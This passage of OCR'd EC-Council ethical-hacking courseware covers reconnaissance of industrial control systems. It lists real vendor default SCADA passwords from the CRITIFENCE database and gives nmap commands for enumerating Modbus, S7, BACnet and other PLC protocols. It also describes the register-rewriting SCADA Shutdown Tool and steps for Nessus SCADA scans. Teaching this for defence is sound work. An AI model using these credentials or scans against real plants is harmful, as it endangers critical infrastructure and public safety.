



Figure 18.89: Screenshot of Shodan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Gathering Default Passwords using CRITIFENCE

Source: *http://www.critifence.com*

CRITIFENCE is an online database that stores default passwords of critical infrastructure, SCADA, ICS, and the IIoT. Attackers can use this online tool to discover the default credentials of a device or product simply by entering the device name or its manufacturer's name. The database lists information such as product code, vendor, device type, and its default username and password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SCADA Default Password (SDPD)

CRITIFENCE® CRITICAL INFRASTRUCTURE, SCADA, ICS AND IIOT DEFAULT PASSWORD DATABASE

search device or vendor name...


Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com

Product	Vendor	Type	Username Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

Figure 18.90: Screenshot of CRITIFENCE SDPD

Attackers can also use tools such as SCADAPASS (*http://www.scada.sl*), which consists of default login credentials of various products such as wireless gateways, network modules, servers, PLCs, and industry routers, along with vendor names.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443, 502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000, 4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980, 44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 --script s7-info <Target IP>
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
```

```
nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
```

Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
```

Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
```

Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
```

ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info <Target IP>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
nmap -Pn -sU -p 9600 --script omron-info <Target IP>
```


Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.

- **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
```

PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Slave Controllers using SCADA Shutdown Tool


Source: *https://github.com*

SCADA Shutdown Tool is an ICS testing and automation tool that allows attackers to fuzz, scan, and run remote commands on ICSs, SCADA networks, and controllers. This tool also enables attackers to examine and enumerate slave controllers and SCADA security systems, read the controller's register values, and rewrite the register's data. The SCADA Shutdown Tool can also allow attackers to enumerate all register types of controllers, such as coil inputs, digital inputs, analog inputs, holding registers, and extended registers. The SCADA Shutdown Tool can operate on three modes, namely, the safe, real, and aggressive modes, which can be selected on the options tab. Using this tool, attackers can perform malicious operations on the target SCADA systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.91: Screenshot of SCADA Shutdown Tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities through the monitoring and analysis of industrial network traffic.

Vulnerability Scanning using Nessus

Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to perform vulnerability scanning on ICS/SCADA systems using Nessus:

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**, then choose the '**Basic Network Scan**' template.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.92: Screenshot of Nessus showing New Policy settings

- **Step 2:** Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range from **0–1000**.




Figure 18.93: Screenshot of Nessus showing New Policy settings

- **Step 3:** Check whether **SCADA** plugins exist under the **Plugins** tab, or else the results appear only for non-SCADA ports.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.94: Screenshot of Nessus showing SCADA plugins

- **Step 4:** Save the policy, then open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**.

